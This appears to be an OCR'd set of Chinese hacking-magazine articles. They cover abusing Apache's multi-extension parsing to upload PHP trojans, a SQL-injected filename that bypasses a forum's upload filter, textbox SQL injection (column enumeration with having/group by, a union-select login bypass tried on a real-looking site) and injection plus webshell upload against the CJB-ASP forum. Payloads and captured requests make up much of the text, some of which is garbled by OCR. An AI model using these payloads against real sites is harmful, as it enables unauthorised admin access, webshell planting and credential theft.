


图4

php.nohack.iceskysl，大家可以看到有三个后缀，但是最后面两个都是不合法的，所以按照前面讲的思路，执行http://127.0.0.1/test/extension_test.php.nohack.iceskysl，它最后还是解析PHP文件，所以也是显示正常，如图4所示。

好了，我们再来看另外一种可能。修改文件名为extension_test.php.lock.txt，结果会怎么样呢？大家看到的是.txt、.lock和php三个后缀，从后面解析TXT，是可以解析的，所以它就会按照TXT文件进行解析，执行http://127.0.0.1/test/extension_test.php.lock.txt，显示的结果如图5所示。




图5

由上面的测试和分析大家不难看出，正如Apach文档中对后缀的描述：Apache对于多后缀文件是从文件名后面开始检查后缀，检查其合法性，并且按照最后一个合法的后缀去执行文件。

二、特性利用分析举例

忙了半天看文档、做测试，可不能白忙活，我们来就这个特性或者说是弱点来说说利用。

1、可怜的被动利用：抓住疏忽

不晓得大家还记不记得前段时间蓝色魔法（BMForum）的一个漏洞，大家只知道去执行一个install.php.lock的文件来添加网站管理员，但是却很少有人出来说明白到底是怎么回事：这个文件是哪里来的？为什么可以执行？为什么能添加管理员等等问题。很多新手朋友也就跟在别人后面在BAIDU上寻找这样的论坛，然后添加管理员，再黑了人家论坛，还在上面炫耀一番，说自己是多么多么厉害！呵呵~技术没有提高，知识也没长进，还是静下心来看看到底是怎么搞的吧。

结合我们今天讲的东西看就很简单了：起因就是由于该论坛在安装后把引导安装文件install.php自动改为install.php.lock以避免被别人再次利用，想法是好的，但是做法出现疏忽。他忽略了.lock后缀在Apache中是无法解析的，问题也正是出在这里。按照前面的分析，我们可以利用这个install.php.lock来执行install.php文件的功能，而其中就有添加管理员的功能，利用者正是利用这个来直接添加管理员，进而登录后台写入WEBSHELL而导致网站被黑（具体利用方法我不再重述，不了解的请参看以前杂志文章）

我们上面说到的是利用别人的疏忽（一是代码编写者错误地把文件改为install.php.lock；二是代码使用者没有注意把这个文件删除），但是一旦别人注意到这个问题的存在，你就没有什么利用的机会了。

2、可怕的主动利用：上传突破

上面我们分析了一种利用情况，大家也看到其利用的局限性，主要原因是利用者处于一种被动状态，那么现在我们再说一种利用者处于主动状态的情况。大家都知道，现在最流行的攻击方法应该算是注入了，对一些本身没有缺陷的主机，大家最喜欢的进攻方式就是从网站上找漏洞。在直接上传WEBSHELL失效的今天，很多人便钟情于SQL注射：找能注射的页面，用手工或者工具自动猜解后台管理员密码，找后台登录页面登录，修改上传文件类型后再上传WEBSHELL，折腾半天还是想办法传WEBSHELL上去，进而提权限、放木马、安后门，这样，一次入侵才算结束。这其中能不能传WEBSHELL上去成了最关键的一步，传不上去，一切都是枉然。

上面所说的方法是个很长的步骤，其中任一步骤出现了问题突破不了都是白搭，再加上PHP站本身的安全性就比较好，SQL注射也不是都能很顺利，怎么办？我们自然是寻找另外一个突破口。让我们把目光拉回来，利用最直接最如意的方式就是能直接传一个网页木马，但是网站现在都限制了ASP、CER、PHP、JSP等敏感的文件上传了，于是就得想办法去突破后缀。大家还记得吧，动网上传的突破就是在ASP后面加一空格，再用十六制编辑器把这个空格改成00%来截断来突破后缀限制的。

我们这里拿国外的一个网站的代码来举例子，class-1 Forum Software是一个基于PHP/MySQL的论坛程序，它的实用性是很广泛的，安全性也是大家普遍认同的，但它有个问题就出在对于后缀的处理上。不过很多的PHP网站的后缀处理都是和这个类似的，我们来看看具体的代码：

```
    // 取文件后缀
    $tokens = explode(".", $upload_filename);
    $image = 0;
  //[!!!]
    $extension = $tokens[count($tokens) - 1];

    // 取的文件大小
    $filesize = $_FILES['filename']['size'];
    // 检查文件是否已经存在
    if (file_exists("$upload_folder/$upload_filename")) {
    echo "<tr><td class=\"otherfields\" colspan=\"2\">The
attachment already exists in the upload folder.</td></tr>";
    $upload_file = 0;
    $upload_filename = "";
    }
     // 检查文件后缀是否合格
  //[!!!]
  $result = forum_exec_query("SELECT * FROM
$extensions_table WHERE extension='$extension' AND
file_type='Image'", $link);
    if (mysql_num_rows($result)) $image = 1;
```

我再大概地解释下这段代码的意思和作用：

NO.1>>

$tokens = explode(".", $upload_filename)；把传上来的文件名按照其中的“.”来分割，把分割后的几段放在$tokens这个数组中。

NO.2>>

$extension = $tokens[count($tokens) - 1]；注意啦！看它是怎么取的后缀，首先count($tokens)取数组中元素的个数，然后取$tokens[count($tokens) - 1]，这个也就是最后一个“.”后面的作为后缀。

NO.3>>

接下来的取文件大小和检查文件是否已经存在，这个不再是重点，我们继续往下看，是检查后缀是否合格的，我们来看看是怎么写的：

```
$result = forum_exec_query("SELECT * FROM
$extensions_table WHERE extension='$extension' AND
file_type='Image'", $link);
```

这里$extensions_table是已经定义好的一个关于上传文件后缀的表单，这句的意思就是在 $extensions_table 表单中查找文件类型是 'Image' 且后缀是我们上面代码取的后缀，如果表里存在这样的对应，就返回真，然后就传上去了。

好了，大概的流程就是这样的，比如我上传一个图片文件 nohack.gif，那么就是先取后缀 gif，再检查大小和是否已存在，最后按照 gif Image 这样的关系来判断！也就是 **$result = forum_exec_query("SELECT * FROM $extensions_table WHERE extension='gif' AND file_type='Image'", $link);** 这样如果表里有 extension='gif' ;file_type='Image' 的对应关系存在，那就可以上传了。

看上去是不是都很正常啊，没什么奇怪的嘛！如果上传图片时你上传的是 PHP 文件，而在表 $extensions_table 里没有 extension='php' ;file_type='Image'，那就上传不了，很正常嘛！

不过看好了，如果我写一个PHP木马文件并修改它的文件名是 shell.phpshell.php.' or 'a' ='a 再来上传它，我们看看会出现什么现象。开始取后缀，按照它 3 的定义取得的是最后一个 "." 后面的，也就是 ' or 'a' ='a；接下来判断文件大小和是否已上传，最后做后缀检查。我们把这个后缀放到它的语句里就是：SELECT * FROM [extensions table name] WHERE extension='' or 'a' ='a' AND file_type='Image'，怎么样？会不会通过呢？肯定过啦！WHERE语句中extension='' or 'a' ='a' AND file_type='Image' 有个 'a' ='a' 是肯定对的，这样就返回真，最后就通过这个检测传上去了。

传上去了，我们接着怎么利用呢？还记得我说我是把一个PHP木马文件的后缀修改成上面的样子传上去的么？这样我的木马就传上去了。

接着怎么运行呢？相信能耐心看到这里的朋友都明白了，我们上传上去的文件就是 shell.phpshell.php.' or 'a' ='a，这个文件有两个后缀，从后往前依次是.' or 'a' ='a 和.php，我们直接运行这个文件，Apache 不晓得最后的那个.' or 'a' ='a 后缀怎么解析，就往前解析.php，这样的话，我们的 PHP 木马就顺利运行了！

当然，这里也有一些理想的情况，其中之一就是它是按照你上传时的文件名保存文件的，如果它把除掉后缀外的文件名重新按照自己的算法定义，也就消除了我们的通过多个文件后缀来利用的可能，但是直接保存的还是占了大部分的。只要大家善于发现，就有很多的利用场合！

通过上面的分析，你明白了么？这里我们不是被动地利用别人的疏忽，而是主动地去修改后缀，人为地满足它的条件检测，最后达到我们上传的目的。在这里不光 PHP 文件能上传，别的也是可以这样构造传上去的。

好了，这次就通过一个主动利用，一个被动利用，一个国内论坛的缺点和一个国外论坛的不足，分别阐述了关于后缀的利用，版面有限，其他情况就不一一举例了。大家根据前面的分析能抓住问题的本质，就能举一反三，多多利用了！

编辑点评： *这应当算是 apache 的一个缺陷了。刚开始看文章开头的时候，我以为这篇文章只是拿网上已经有人提到过的 apache 解析多个文件后缀的问题来老调重弹，好在作者并没有浅尝辄止，而是结合 mysql 语法给了我们一个生动的利用例子，没有让我和读者失望。*

文本框内的注入

lcx

当今 ASP 注入大行其道，网上随处可见关于注入方法的文章。但是这样的文章中的例子多数是针对 x.asp?id=num 这样的格式，对于一些表单元素像文本框内的注入方法却提及很少。

其实，有一些网站多数是过滤了 id 这样的参数值，却往往忽略了文本框这样的注入点；还有，有的后台密码是 md5 值，如果不能 update 密码值或破解不出来的话也头疼，这篇文章就是针对这样的注入点来提供几个思路。

一、抓包转为常规注入

我写了个两个 asp 页，一个是 e.asp，源码如下：

```
<form action=f.asp method=get>
密码：<input  type=text size=100 name=password>
<input type=submit value=submit>
</form>
```

另一个是 f.asp，源码如下：

```
<%
strSQLServerName = "127.0.0.1"          '服务器名称或地址
strSQLDBUserName = "sa"                 '数据库账号
strSQLDBPassword = "lcx"                '数据库密码
strSQLDBName = "bbs"                    '数据库名称
Set conn = Server.CreateObject("ADODB.Connection")
strCon = "Provider=SQLOLEDB.1;Persist Security Info=False;Server=" & strSQLServerName & ";User ID=" & strSQLDBUserName & ";Password=" & strSQLDBPassword & ";Database=" & strSQLDBName & ";"
    '连接MSSQL的句子，没什么好解释的，都和Access版的差不多
conn.open strCon
sql2="select * from bbsuser where  password='"&request("password")&"'"
set rs2=server.createobject("adodb.recordset")rs2.open sql2, conn,1,1
response.write rs2.recordcount & "<br />"
%>

<%=" 执行的SQL 语句是："&sql2%>
<p>
执行后的数据库资料：
<p>

  <%do while not rs2.eof%>
   <%="id="&rs2.fields("id")%><br>
   <%="username="&rs2.fields("username")%><br>
   <%="password="&rs2.fields("password")%><br>
   <%rs2.movenext%>
   <BR>
  <%loop%>

<%
rs2.close
set rs2=nothing
conn.close
set conn=nothing
%>
```




图1

源码应当一看就懂，就是在图 1 所示的密码框内添入密码进行查询，如果密码对了的话就是图 2 所示的样子了（我的数据库库名是 bbs，表

名是bbsuser，列名是id、username、password，都是varchar 类型的，列名值分别为1、admin，12345，大家最好拿这两个源码试一下就明白了）。

地址(D) http://221.219.xxx.xxx/ef/f.asp?password=12345

1

执行的SQL语句是：select * from bbsuser where password='12345'

执行后的数据库资料：

id=1
username=admin
password=12345

图2

我在e.asp里用的是get提交，所以直接得到了http://221.219.xxx.xxx/ef/f.asp?password=12345这个链接。如果网站用的是post提交，大家可以用抓包工具来得到链接，然后将得到的链接放在nbsi里注入就可以了。

注意 值得注意的有两点，一是无论你密码对不对，都是可以直接注入的，假如对方网站有注入点的话。二是有时候你无法用nbsi默认选项进行注入，此时你将nbsi的get提交方式转为post就可以了。这一招对付有的网站很灵的。

二、工具无法利用的情况下

有的时候，你会发现像图1中那样你添入错误的密码后，抓包得到的链接是无法注入的，非得需要一个正确的值才可以，这时候只能手工来确定了。可以这样，用 ' having 1=1-- 确定第一个表名和字段名，如图3、图4所示。

地址(D) http://221.219.xxx.xx/ef/e.asp

密码：' having 1=1--

图3

地址(D) http://221.219.xxx.xx/ef/f.asp?password=%27+having+1%3D1--

Microsoft OLE DB Provider for SQL Server error '80040e14'

列 'bbsuser.id' 在选择列表中无效，因为该列未包含在聚合函数中，并且没有 GROUP BY 子句。

/ef/f.asp, line 16

图4

在图4中可以看到，得到的表名是bbsuser，第一个列名是id。然后再用 ' group by bbsuser.id having 1=1-- 来确定出第二个列名是username，依次再用 ' group by bbsuser.id, bbsuser.username having 1=1-- 来确定第三个列名，依次类推，很快就会推算出当前表中的所有列名。

写这个的主要原因有两个，一个是像nbsi或hdis等工具都没有用到此语句，第二个是如果工具可以跑的话，当你一下跑出了100多个表和库的时候，你可以用此语句快速判断像后台的登录密码在哪个表中。

类似的语句还有 ' union select sum(id) from bbsuser-- 这样的来确定列名的类型。

注意 我在f.asp中用到的语句是select * from bbsuser where password='"&request("password")&"'"，所以我在每个注入语句中前边都写了个单引号，这是为了打破sql语句中的引号限制。在实际注入的时候，你可以去掉单引号，直接用注入语句来试一下。

三、巧妙union查循直接进后台

最有创意的地方应当就在这里了，我先拿一个网站来做实地测试，然后再讲一下原理。网站页面如图5所示。

http://www.xxxx.com/admin/default.asp

Log in

For this site to work properly, you must use a cookies-enabled browser.
user (email address): pass: Login

图5

我在email框内写入1'union select 1--的时候，密码我任意写，结果如图6所示。

地址(D) http://www.xxxx.com/admin/login.asp

Microsoft OLE DB Provider for SQL Server error '80040e14'

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

D:\WWWROOT\SFO\DEFININGTHEFUTURE\HTDOCS\ADMIN\../commonFunctions.asp, line 30

图6

暴出路径是它网站做的设置不好，与注入语句关系不大；它的主要意思是说包含 UNION 运算符的 SQL 语句中的所有查询都必须在目标列表中具有相同数目的表达式。那么好，我就挨个加1，当我试到 'union select 1，1，1，1-- 的时候，密码我还是任意写，竟然直接进后台了，如图7所示。

http://www.xxx.com/admin/admin.asp

Home

What do you want to do?

Manage Jobs

图7

为什么会是这样？我们回到e.asp和f.asp来做测试。我在图8所示的文本框中添入了和前表名相等的1的个数（' union select 1,1,1--）后，可以看到如图9所示的界面。图9中我们可以看到f.asp中语句中的response.write rs2.recordcount值是1，查循语句是select * from bbsuser where password='' union select 1,1,1--'，执行后得到的结果是id=1、username=1、password=1，是把union select 1,1,1中的1，1，1直接当作了数据库的一条记录了，所以我们通过了，进入后台了。当然这也要看源程序的具体写法了，像eof、end eof等的判断。

地址(D) http://221.219.xxx.xxx/ef/e.asp

密码：' union select 1,1,1--

图8

地址(D) http://221.219.xxx.xxx/ef/f.asp?password=%27+union+select+1%2C1%2C1--

1

执行的SQL语句是：select * from bbsuser where password='' union select 1,1,1--'

执行后的数据库资料：

id=1
username=1
password=1


图9

聪明的读者要问了，你这时只是用了一个假的密码，如果你用你原来的12345这个密码再来union查询呢？那好，我写入12345'union select 1,1,1--，如图10所示，看一下结果，如图11所示，由于前后的列名类型不符，竟然把username的值暴出来了。

地址(D) http://221.219.xxx.xxx/ef/e.asp

密码：12345' union select 1,1,1--

图10


地址(D) http://xxx.xx.xxx.xxx/ef/f.asp?password=12345+%27union+select+1%2C1%2C1--

Microsoft OLE DB Provider for SQL Server error '80040e07'


将 varchar 值 'admin' 转换为数据类型为 int 的列时发生语法错误。

/ef/f.asp, line 16

图 11

那么我们让它相符，写入12345 'union select '1','1','1'——，得到的结果如图12所示，嘿嘿，数据库里竟然多了一条记录。f.asp中语句中的response.write rs2.recordcount值是2了。

这个方法在你无法破解md5的时候是很有用的，或也省去了用工具猜后台密码的时间。


地址(D) http://221.219.167.153/ef/f.asp?password=12345%27union+select+%271%27%2C%271%27%2C%271%27--

2

执行的SQL语句是：select * from bbsuser where password='12345'union select '1','1','1'--'

执行后的数据库资料：

id=1
username=1
password=1

id=1
username=admin
password=12345

图 12

注意 值得注意的是，我只是在mssql中测试过，e.asp和f.asp都是针对mssql版的，access未试。

[文章中用的e.asp和f.asp已收录在光盘中]

Hacking Taiwan BBS CJB-ASP4.0 中文版

午夜的猪

今天朋友告诉我，台湾有一个比较知名的论坛CJB-ASP，是一群台湾ASP爱好者编写的一个属于中型的网络论坛程序，对比起国内的任何一个论坛来说也是很不错的！光这么一句话，我就要看看CJB-ASP论坛有什么了不起的，能比得上我们的洞网和Leadbbs？

先去祖国台湾的Code网站“蓝色小铺”看看程序是怎么NB法。刚把程序拿来一看，我晕啊！真的是极品中的极品呀，难怪比得上我们的洞网啊！

先不说别的，就拿我们的洞网跟CJB-ASP比比上传模块的安全性，根据代码upp.asp页面的代码来看，程序并没有对上传的文件格式进行任何的过滤以及限制，就是说我们可以随意地上传任何文件上去了。Upp.asp 其代码如下：

```
<%set fs=server.createobject("scripting.filesystemobject")
dim filename
path = Server.MapPath("upload/")
if not fs.folderexists (path) then
fs.createfolder path
end if
set fs = nothing
sql="select * from id where user='"&request.cookies
("UserID")&"'"
set rs_level=conn.execute(sql)
sql2="select * from member_sort where level="&rs_level
("level")
set member_sort=conn.execute(sql2)
filename = SaveFile("fruit",path,member_sort
("upload_size"), 0)
If filename<>"" Then
If filename <> "*TooBig*" Then
 response.cookies("upload")="1"
response.cookies("filename")=cstr(filename)
  Response.Cookies("upload").Expires=date+1
   Response.Cookies("filename").Expires=date+1
Response.redirect "upload0.asp?message= "& filename &" ⊙ "
Else
Response.redirect "upload0.asp?message=郎 袷箭箇硃
(<="&member_sort("upload_size")&"K)"
End IF
End IF%>
```

程序会按照等级来进行划分是否可以上传文件，所以首先我们先把这个作为后面可能需要辅助的时候进行利用，就是说如果member权限是不可以上传的话，我们可能要借助斑竹或者以上的权限进行webshell的上传了，所以就要看看论坛有没有办法注入了！千万别傻傻地拿着NBSI疯狂地进行扫射，这样子是没有办法学习找洞洞的。查看了所有的页面，我们可以发现forum.asp/pm_detail.asp/ detail.asp等等的页面都存在着很多的注入漏洞，我们只需要针对这其中几个页面进行注入就完事了。Pm_detail.asp Code：

```
省略
set rstitle=conn.execute(sql)
response.write rstitle("bbsname")%></TITLE>
省略
<%pid=Request("id")
Set ws=Server.CreateObject("ADODB.Recordset")
SQL="SELECT * FROM u2u WHERE id=" & pid & ""
ws.Open SQL, conn, 1, 3
'ws.Open "Select * From u2u Where id="& pid, conn, 1, 3
ws("readed")=0
ws.Update%>
省略
<%if ws("totitle") <> "[ 参]ゅ彻锷箳硫 叫つ 莱" then%>
<FORM METHOD=POST ACTION="u2uaction.asp">
<center><font color=red><%=request("msg")%></font>
<%IF UserID=ws("fromuser") then%>
省略
<%end if%>
<%ws.close
SQL="SELECT * FROM id WHERE user='" & request.cookies
("UserID") & "'"
ws.Open SQL, conn, 1, 3
ws("havepm")=0 '0昴珑虏绺 斋弄 , T
ws.Update
ws.close%>
```

我省略了该文件巨多的代码，从上面没有省的代码来看，可以看到页面没有经过任何的过滤，我们可以拿着这个页面注入得到管理员账号以及密码了。因为有登录的限制，所以首先我们用WSE拦截登录信息的数据（图1），然后填入NBSI的登录表单当中。拦截得到的数据如下：

```
POST /cjbasp/check.asp HTTP/1.1
Host: flashguy.dynamic-dns.net
Cookie: TEST%5FCOOKIE=testing; tid=;
ASPSESSIONIDAADDRRAC=ODKDIBGBPGPPDHIMOJJJANFA;
ASPSESSIONIDCABBRRCC=EEKDIBGBLCFPPOKGIEMMJFBM
UserID=flashguy&Password=1122&cookie_save_day=365
```

